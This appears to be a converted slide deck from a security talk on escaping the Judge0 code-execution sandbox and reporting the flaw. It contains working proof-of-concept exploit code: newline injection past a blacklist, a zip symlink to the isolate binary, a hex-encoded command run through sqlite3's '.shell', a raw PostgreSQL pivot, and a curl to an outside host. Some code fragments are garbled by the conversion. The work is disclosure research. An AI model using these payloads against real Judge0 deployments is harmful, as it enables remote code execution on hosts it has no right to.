
```
curl --request POST \
--url 'http://localhost:2358/submissions?wait=true' \
--header 'Content-Type: application/json' \
--data '{
    "source_code": "echo hi",
    "language_id": 46,
    "command_line_arguments": "x\necho POC"
}'
```

```
{
    "stdout": "hi\nPOC\n",
    "time": "0.05",
    "memory": 6548,
    "stderr": null,
    "token": "c859f250-b8ad-4ff0-8182-08b82c2ba762",
    "compile_output": null,
    "message": null,
    "status": {
        "id": 3,
        "description": "Accepted"
    }
}
```

**That was easy!**

**Have we pwned the system?**

>>>



# Why is the blacklist unnecessary?

```
unless submission.is_project
  # gsub is mandatory!
  command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).gsub(/[$;<>|`]/, "")
  File.open(run_script, "w") { |f| f.write("#{$submission.language.run_cmd} ${command_line_arguments}" ) }
end

command = "isolate #{cgroups}"
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr ? "--stderr-to-socket" : ""} \
#{submission.enable_network ? "--net=host" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_usage_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_size} \
-p#{submission.max_processes_and_or_threads} \
#{submission.enable_per_cg_access_and_time_limit ? (cg_cpus_per_cg ? "--no-cg-timing" : "") : "--cg-timing"} \
#{submission.enable_per_processes_and_threads_memory_limit ? ("--cg-mem=#{submission.memory_limit}" ) : ""} \
-f #{submission.max_file_size} \
-E HOME=/tmp \
-E PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" \
-E LANG -E LANGUAGE -E LC_ALL \
-E JUDGE0_HOMEPAGE -E JUDGE0_SOURCE_CODE -E JUDGE0_MAINTAINER -E JUDGE0_VERSION \
-d /etc:noexec \
--run \
-- /bin/bash run < #{stdin_file} > #{stdout_file} 2> #{stderr_file} \
"
```

**FAIL**

command used inside sandbox anyway

```
command = "isolate #{cgroups} \
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr_to_stdout ? "--stderr-to-stdout" : ""} \
#{submission.enable_network ? "--share-net" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_extra_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_limit} \
-p#{submission.max_processes_and_or_threads} \
#{submission.enable_per_process_and_thread_time_limit ? (cgroups.present?
```

POST ▾ https://ce.judge0.com/submissions?wait=tr Send ▾ 422 Unprocessable Entity 937 ms

| Params | Body   | Auth | Headers | Scripts | Docs | Preview   | Headers    | Cookies | Test |
|--------|--|------|---------|---------|------|---|------------|---------|------|
|        | JSON   |      |         |         |      | Preview   | Headers 19 |         |      |
|        | <pre>1▼ {<br/>2  "source_code": "echo hi",<br/>3  "language_id": 46,<br/>4  "wall_time_limit": "a"<br/>5 }</pre> |      |         |         |      | <pre>1▼ {<br/>2  "wall_time_limit": [<br/>3    "is not a number"<br/>4  ]<br/>5 }</pre> |            |         |      |

&gt;&gt;&gt;

```
class Submission < ApplicationRecord
  validates :source_code, presence: true, unless: -> { is_project? }
  validates :source_code, absence: true, if: -> { !is_project? }
  validates :additional_files, presence: true, if: -> { !is_project? }
  validates :language_id, presence: true
  validates :number_of_runs,
    numericality: { greater_than_or_equal_to: 0, less_than_or_equal_to: Config::MAX_NUMBER_OF_RUNS }
  validates :cpu_time_limit,
    numericality: { greater_than_or_equal_to: 0, less_than_or_equal_to: Config::MAX_CPU_TIME_LIMIT }
  validates :cpu_extra_time,
    numericality: { greater_than_or_equal_to: 0, less_than_or_equal_to: Config::MAX_CPU_EXTRA_TIME }
  validates :wall_time_limit,
    numericality: { greater_than_or_equal_to: 0, less_than_or_equal_to: Config::MAX_WALL_TIME_LIMIT }
  validates :memory_limit,
    numericality: { greater_than_or_equal_to: 2048, less_than_or_equal_to: Config::MAX_MEMORY_LIMIT }
  validates :stack_limit,
```

FAIL

# How about here?

```
fix_permissions
`sudo rm -rf #{boxdir}/* #{tmpdir}/*`
[stdin_file, stdout_file, stderr_file, metadata_file].each do |f|
  `sudo rm -rf #{f}`
end
```

**Can we control these file paths? What is boxdir, tmpdir?**

**What about symlinks?**

>>>

# How Isolate works

```
@workdir = `isolate #{cgroups} -b #{box_id} --init`.chomp  
@boxdir = workdir + "/box"  
@tmpdir = workdir + "/tmp"
```

```
judge0@bf69537df366:/api$ isolate -b 123 --init  
/var/local/lib/isolate/123
```

**This folder is shared with the sandbox**

We will go into (much) more detail later

>>>

# Why it doesn't work

**rm -rf doesn't follow symlinks :(**

\* except in some cases which  
don't work for Judge0

```
ls -l
total 0
drwxr-xr-x@ 1 dan staff 0 16 Sep 11:31 dir
lrwxrwxrwx@ 1 dan staff 0 16 Sep 11:31 file -> dir
total 0
-rw-r--r--@ 1 dan staff 0 16 Sep 11:31 file
t ls -l dir
total 0
drwxr-xr-x@ 1 dan staff 0 16 Sep 11:31 dir
t ls -l file
total 0
-rw-r--r--@ 1 dan staff 0 16 Sep 11:31 file
```

&gt;&gt;&gt;

# An interesting command line flag

--share-net

By default, `isolate` creates a new network namespace for its child process. This namespace contains no network devices except for a per-namespace loopback. This prevents the program from communicating with the outside world. If you want to permit communication, you can use this switch to keep the child process in parent's network namespace.

17

`enable_network`

boolean

If `true` program will have network access.

>>>

# What can we target?

```
services:
  server:
    image: judge0/judge0:1.13.0
    volumes:
      - ./judge0.conf:/judge0.conf:ro
    ports:
      - "2358:2358"
    privileged: true
    <<: *default-logging
    restart: always


  workers:
    image: judge0/judge0:1.13.0
    command: ["./scripts/workers"]
    volumes:
      - ./judge0.conf:/judge0.conf:ro
    privileged: true
    <<: *default-logging
    restart: always

  db:
    image: postgres:13.0
    env_file: judge0.conf
    volumes:
      - postgres-data:/var/lib/postgresql/data/
    <<: *default-logging
    restart: always

  redis:
    image: redis:6.0
    command: [
      "bash", "-c",
      'docker-entrypoint.sh --appendonly yes --requirepass "$$REDIS_PASSWORD"'
    ]
    env_file: judge0.conf
    volumes:
      - redis-data:/data
    <<: *default-logging
    restart: always
```

&gt;&gt;&gt;

# Service Architecture reminder



&gt;&gt;&gt;


# Crazy Idea

```
command = "isolate #{cgroups} \
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr_to_stdout ? "--stderr-to" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_extra_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_limit} \
-#max_processes_and_or_threads \
-#stack_limit \
-#memory_limit \
-#wall_time_limit \
-#cpu_extra_time \
-#cpu_time_limit \
-#token \
-#stderr \
-#memory \
-#finished_at \
-#time \
-#created_at \
-#status_id \
-#stdout \
-#expected_output \
-#stdin \
-#language_id \
-#source_code \
-#id \
-#not null, primary key
```

```
" \
# Table name: submissions \
# \
# id :integer \
# source_code :text \
# language_id :integer \
# stdin :text \
# expected_output :text \
# stdout :text \
# status_id :integer \
# created_at :datetime \
# finished_at :datetime \
# time :decimal(, ) \
# memory :integer \
# stderr :text \
# token :string \
# number_of_runs :integer \
# cpu_time_limit :decimal(, ) \
# cpu_extra_time :decimal(, ) \
# wall_time_limit :decimal(, ) \
# memory_limit :integer \
# stack_limit :integer \
# max_processes_and_or_threads :integer
```

```
ALTER TABLE submissions ALTER stack_limit TYPE text
```

&gt;&gt;&gt;



&gt;&gt;&gt;

# New Issue

**We need to communicate with PostgreSQL without any libraries.**

**That's fine, surely we can just implement the PostgreSQL specification?**

>>>

```

connection = psycopg2.connect(dbname='judge0', user='judge0', password='')
cursor = connection.cursor()
cursor.execute("ALTER TABLE submissions ALTER stack_limit TYPE text;")

```



```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("db", 5432))

class SMsg:
    def __init__(self, type):
        self.header = type.encode() if type is not None else b""
        self.data = b""

    def write_int(self, n):
        self.data += struct.pack(">I", n)

m = SMsg("Q")
m.write_str("{}")
m.send()

print(s.recv(1024))

```

```

'>I", len(self.data) + 4) + self.data)

>)
.96608)
"user")
"judge0")
"database")
"judge0")
\\x00")

g.read()
p.type == ord("R")
p.get_int() == 5 # md5 encryption
p.get(4)
p.data == b""

p")
r("md5" + md5(md5(b"YourPasswordHere1234" + b"j

```

```

36     self.data = self.data[4:]
37     return struct.unpack('>I', strt)[0]
38
39
40     def get(self, n):
41         strt = self.data[:n]
42         self.data = self.data[n:]
43         assert len(strt) == n
44         return strt
45
46     @staticmethod
47     def read():
48         mtype = s.recv(1)[0]
49         mlen = struct.unpack(">I", s.recv(4))[0]
50         return RMsg(mtype, s.recv(mlen))

51
52     def md5(x):
53         return hashlib.md5(x).hexdigest()

```

```

g.read()
p.type == ord("R")
p.get_int() == 5 # md5 encryption
p.get(4)
p.data == b""

p")
r("md5" + md5(md5(b"YourPasswordHere1234" + b"j

```

**Put our payload inside \${}**



```
UPDATE submissions SET stack_limit='${{} }' WHERE id=(SELECT MAX(id) FROM submissions);
```

**Pivoting to the Ruby on Rails service from Postgres**

&gt;&gt;&gt;

```
def submit(src):
    return requests.post(
        TARGET + "/submissions",
        json={"source_code": src, "language_id": 71, "enable_network": True},
    ).json()

# if it doesnt work try increasing this
NUM_PADDING = 20

for i in range(NUM_PADDING):
    submit("print('hi')")
submit(CODE)
for i in range(NUM_PADDING):
    submit("print('hi')")
```

&gt;&gt;&gt;

```
# Password of the user. Cannot be blank. Used only in production.  
# Default: NO DEFAULT, YOU MUST SET YOUR PASSWORD  
POSTGRES_PASSWORD=YourPasswordHere1234
```

## What about the password?

&gt;&gt;&gt;

# Attack Constraints

- Need Postgres password
- Need enable network to be true
- Need allow network to be true to allow enable network to be true

&gt;&gt;&gt;

**422 Unprocessable Entity**

1.11 s

54 B

Preview

Headers

19

Cookies

Tests 0 / 0

Preview ▾

```
1▼ {  
2▼   "enable_network": [  
3     "enabling network is not allowed"  
4   ]  
5 }
```

**Trying to enable network features on the demo**

&gt;&gt;&gt;



Vuln that only  
works in  
extremely  
specific  
scenarios



Vuln that works  
in every  
scenario

>>>

# **The search for the perfect exploit**

>>>

```
`sudo chown $(whoami): ${run_script} && rm ${run_script}` unless submission.is_project
```

## Symlinks, part 2

>>>

```
root@089342c58e8b:~# ls -l
total 0
-rw-r--r-- 1 root root 0 Sep 16 01:08 test-file
lrwxrwxrwx 1 root root 9 Sep 16 01:09 test-symlink -> test-file
root@089342c58e8b:~# rm test-symlink
root@089342c58e8b:~# ls -l
total 0
-rw-r--r-- 1 root root 0 Sep 16 01:08 test-file
root@089342c58e8b:~#
```

## The difference between rm and chown

&gt;&gt;&gt;

```
root@089342c58e8b:~# ls -l
total 0
-rw-r--r-- 1 root root 0 Sep 16 01:08 test-file
lrwxrwxrwx 1 root root 9 Sep 16 01:10 test-symlink -> test-file
root@089342c58e8b:~# chown 1337:1337 test-symlink
root@089342c58e8b:~# ls -l
total 0
-rw-r--r-- 1 1337 1337 0 Sep 16 01:08 test-file
lrwxrwxrwx 1 root root 9 Sep 16 01:10 test-symlink -> test-file
root@089342c58e8b:~#
```

## The difference between rm and chown

&gt;&gt;&gt;

# Impact

- Can chown arbitrary files to the current user
- Was hopeful at first - In the development environment we are a low privileged user, and changing files to owned files could have impact
- However, in production the container runs as root

**FAIL**

# Wait a second...

```
unless submission.is_project
  # gsub is mandatory!
  command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).gsub(/[$&;<>|\`]/, "")
  File.open(run_script, "w") { |f| f.write("#{submission.language.run_cmd} #{command_line_arguments}") }
end
```




&gt;&gt;&gt;

# Why this is a big deal

**Let's look at a short animation to visualise everything that's going on.**


**Disclaimer: Some minor changes have been made to help simplify things  
(e.g. skipping some steps, renaming run to run.sh)**

>>>



**Normal Workflow**

>>>



**How the exploit takes advantage of this**

>>>

# Controlling the file contents

The contents written to the file is:

- **submission.language.run\_cmd** (eg. “**python3 script.py**”)
- **command\_line\_arguments** (eg “**--option value**”)

We can only control the arguments (the second one)


```
unless submission.is_project
# gsub is mandatory!
command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).g
File.open(run_script, "w") { |f| f.write("#{submission.language.run_cmd} #{command_line_arguments}") }
end
```

&gt;&gt;&gt;

# Controlling the File Write

Use the blacklist bypass found previously, but also use it to create a symlink:

```
print(requests.post(  
    TARGET + "/submissions?wait=true",  
    json={  
        "source_code": "NOT IMPORTED",  
        "language_id": 73, # Rust  
        "compiler_options": "-fver=on\\n-s ./../../../../usr/local/bin/isolate ./run\\n#",  
        "command_line_arguments": "xcurl http://host.docker.internal:9001/rce"  
    },  
).json())
```



&gt;&gt;&gt;

# What if we want to run complex commands?

**Remember, our payload still has a blacklist applied.**

**However, if we can encode our payload, we can run whatever command we want.**

```
hex_payload = CMD.encode().hex()
encoded_command = 'python3 -c __import__("os").system(bytes.fromhex("{}").decode())'.format(hex_payload)
encoded_command = encoded_command.replace("\n", "\\\n").replace(")", "\\)").replace("'", "\\'\\'")
```

&gt;&gt;&gt;

Judge0 IDE

C++ (GCC 9.2.0)

-O3 --std=c++17 -Wall -Wextra

Command line arguments

Run (⌘ + ⌂)

```
main.cpp
1 #include <algorithm>
2 #include <cstdint>
3 #include <iostream>
4 #include <limits>
5 #include <set>
6 #include <utility>
7 #include <vector>
8
9 using Vertex = std::uint16_t;
10 using Cost = std::uint16_t;
11 using Edge = std::pair< Vertex, Cost >;
12 using Graph = std::vector< std::vector< Edge > >;
13 using CostTable = std::vector< std::uint64_t >;
```

## Potential attack surface

&gt;&gt;&gt;

# Reporting the bug

- **What if the author decides to patch gsub to avoid newlines?**
- **We rely on it twice in this exploit, but it isn't the root cause**
- **Would be nice if I could still get this to work without gsub, then I could report issues separately (and they can get patched separately)**

&gt;&gt;&gt;

## Two issues

- We are relying on newline injection in the compiler arguments to create the symlink and trigger the vulnerability
- We are relying on newline injection in the runtime arguments to execute our payload once the file is overwritten

We need to handle both of them without using newline injection.

# Creating the symlink

**Judge0 supports supplying a ZIP file rather than a single script.**  
**(Side note: unzip occurs inside sandbox so zip slip doesn't work)**

```
45     # Create zipfile in memory
46     zip_buffer = io.BytesIO()
47     with zipfile.ZipFile(zip_buffer, "a", zipfile.ZIP_DEFLATED, False) as zip_file:
48         # Add symlink to zipfile. The symlink is called "run" and points to "/usr/local/bin/isolate"
49         symlink_file = zipfile.ZipInfo("run")
50         symlink_file.create_system = 3
51         unix_st_mode = stat.S_IFLNK | stat.S_IRUSR | stat.S_IWUSR | stat.S_IXUSR | stat.S_IRGRP | stat.S_IWGRP |
52             stat.S_IXGRP | stat.S_IROTH | stat.S_IWOTH | stat.S_IXOTH
53         symlink_file.external_attr = unix_st_mode << 16
54         zip_file.writestr(symlink_file, '/usr/local/bin/isolate')
```

&gt;&gt;&gt;

# Executing our payload

**We can't use a newline to run our shell, but perhaps one of the supported languages has a flag that lets us run code?**

**The issue is, most languages will treat command line arguments at the end as arguments to the program (as opposed to arguments to the interpreter)**

```
root@c1c58de11f4b:/api# python3 -c 'print("PWNED")' script.py
PWNED
root@c1c58de11f4b:/api# python3 script.py -c 'print("PWNED")'
python3: can't open file 'script.py': [Errno 2] No such file or directory
```

&gt;&gt;&gt;

## <Side Note />

**Why can't we put our payload in script.py?**

**script.py is a local path to a script, and our current working directory will be incorrect.**

>>>

# A language that fits our needs

```
{  
  id: 82,  
  name: "SQL (SQLite 3.27.2)",  
  is_archived: false,  
  source_file: "script.sql",  
  run_cmd: "/bin/cat script.sql | /usr/bin/sqlite3 db.sqlite"  
},
```

```
Usage: sqlite3 [OPTIONS] [FILENAME [SQL]]  
FILENAME is the name of an SQLite database. A new database is created  
if the file does not previously exist. Defaults to :memory:.  
OPTIONS include:  
  --                      treat no subsequent arguments as options  
  -A ARGS...              run ".archive ARGS" and exit  
  -append                 append the database to the end of the file  
  -ascii                  set output mode to 'ascii'  
  -bail                   stop after hitting an error  
  -batch                  force batch I/O  
  -box                    set output mode to 'box'  
  -column                set output mode to 'column'  
  -cmd COMMAND            run "COMMAND" before reading stdin
```

```

import requests
import io
import zipfile
import base64
import stat

TARGET = "http://localhost:2358"
# Command to run outside of isolated environment
CMD = "touch /tmp/poc" # Create file inside tmp folder of docker container to show that isolate was escaped

# Create zipfile in memory
zip_buffer = io.BytesIO()
with zipfile.ZipFile(zip_buffer, "a", zipfile.ZIP_DEFLATED, False) as zip_file:
    # Add symlink to zipfile. The symlink is called "run" and points to "/usr/local/bin/isolate"
    symlink_file = zipfile.ZipInfo("run")
    symlink_file.create_system = 3
    unix_st_mode = stat.S_IFLNK | stat.S_IRUSR | stat.S_IWUSR | stat.S_IXUSR | stat.S_IRGRP | stat.S_IWGRP | stat.S_IXGRP | stat.S_IROTH | stat.S_IWOTH
    symlink_file.external_attr = unix_st_mode << 16
    zip_file.writestr(symlink_file, '/usr/local/bin/isolate')

# To avoid running into issues with the filter, we will encode the command inside python
hex_payload = CMD.encode().hex()
encoded_command = 'python3 -c __import__("os").system(bytes.fromhex("{}").decode())'.format(hex_payload)
encoded_command = encoded_command.replace("\n", "\\\n").replace(")", "\\\"").replace("'", "\\\\'")

# Submit the zipfile to the server.
print(requests.post(
    TARGET + "/submissions?wait=true",
    json={
        "source_code": "NOT IMPORTANT",
        "language_id": 82, # SQLite
        "additional_files": base64.b64encode(zip_buffer.getvalue()).decode(),
        "command_line_arguments": f"-cmd '.shell {encoded_command}'"
    },
).json()['stdout'])

```

# **Live Demo**

## **(what could possibly go wrong)**

>>>

# **Reporting the findings**

>>>

# The reporting process

**Seeing as it is open source on Github, we can use Github's security page to achieve this.**

**I helped him to set this up over call  
(it's really easy)**

**We can also request CVEs through  
Github.**

The screenshot shows a GitHub repository named 'judge0 / judge0'. The 'Security' tab is selected. The page displays a 'Security Policy' section with a link to 'SECURITY.md' and a 'Supported Versions' section with a table:

| Version         | Supported |
|-----------------|-----------|
| >= 1.13.0       | ✓         |
| >= 1.13.0-extra | ✓         |
| < 1.13.0        | ✗         |
| < 1.13.0-extra  | ✗         |

Below the table is a 'Reporting a Vulnerability' section with the text: 'Please report vulnerability via GitHub or email at [security@judge0.com](mailto:security@judge0.com). Your reports will be reviewed ASAP, and an update will also be released ASAP.'

**SSRF: CVE-2024-29021**  
**Sandbox escape: CVE-2024-29021**

>>>

A black and white photograph of a rocky coastline. Waves are crashing against the dark, jagged rocks, creating white foam and spray. The perspective is from a low angle, looking up at the rocks.

# The bypass

>>>

-o- Commits on Mar 7, 2024

### Create SECURITY.md



hermanzdosilovic committed 19 hours ago

-o- Commits on Mar 6, 2024

### Update version



hermanzdosilovic committed 2 days ago

### Use user judge0



hermanzdosilovic committed 2 days ago

## Commit history after patch

>>>

# How the patch works

We are now running as user  
Judge0 (low privileged, sudo  
permission)

Critical files are owned by root

```
judge0@9dafc68e7af4:/api$ ls -l
total 112
drwxr-xr-x 12 root    root     4096 Mar 18  2024 app
drwxr-xr-x  2 root    root     4096 Mar 18  2024 bin
drwxr-xr-x  4 root    root     4096 Apr 17 23:16 config
-rw-r--r--  1 root    root      61 Mar 18  2024 config.ru
drwxr-xr-x  2 root    root     4096 Mar 18  2024 cron
drwxr-xr-x  4 root    root     4096 Apr 17 23:16 db
-rwxr-xr-x  1 root    root     32 Mar 18  2024 docker-entrypoint.sh
drwxr-xr-x  3 root    root     4096 Apr 17 21:10 docs
-rw-rw-r--  1 root    root     459 Apr 17 23:14 Gemfile
-rw-rw-r--  1 root    root    5339 Apr 17 23:14 Gemfile.lock
drwxr-xr-x  3 root    root     4096 Mar 18  2024 lib
-rw-r--r--  1 root    root   34526 Mar 18  2024 LICENSE
drwxr-xr-x  2 root    root     4096 Mar 18  2024 log
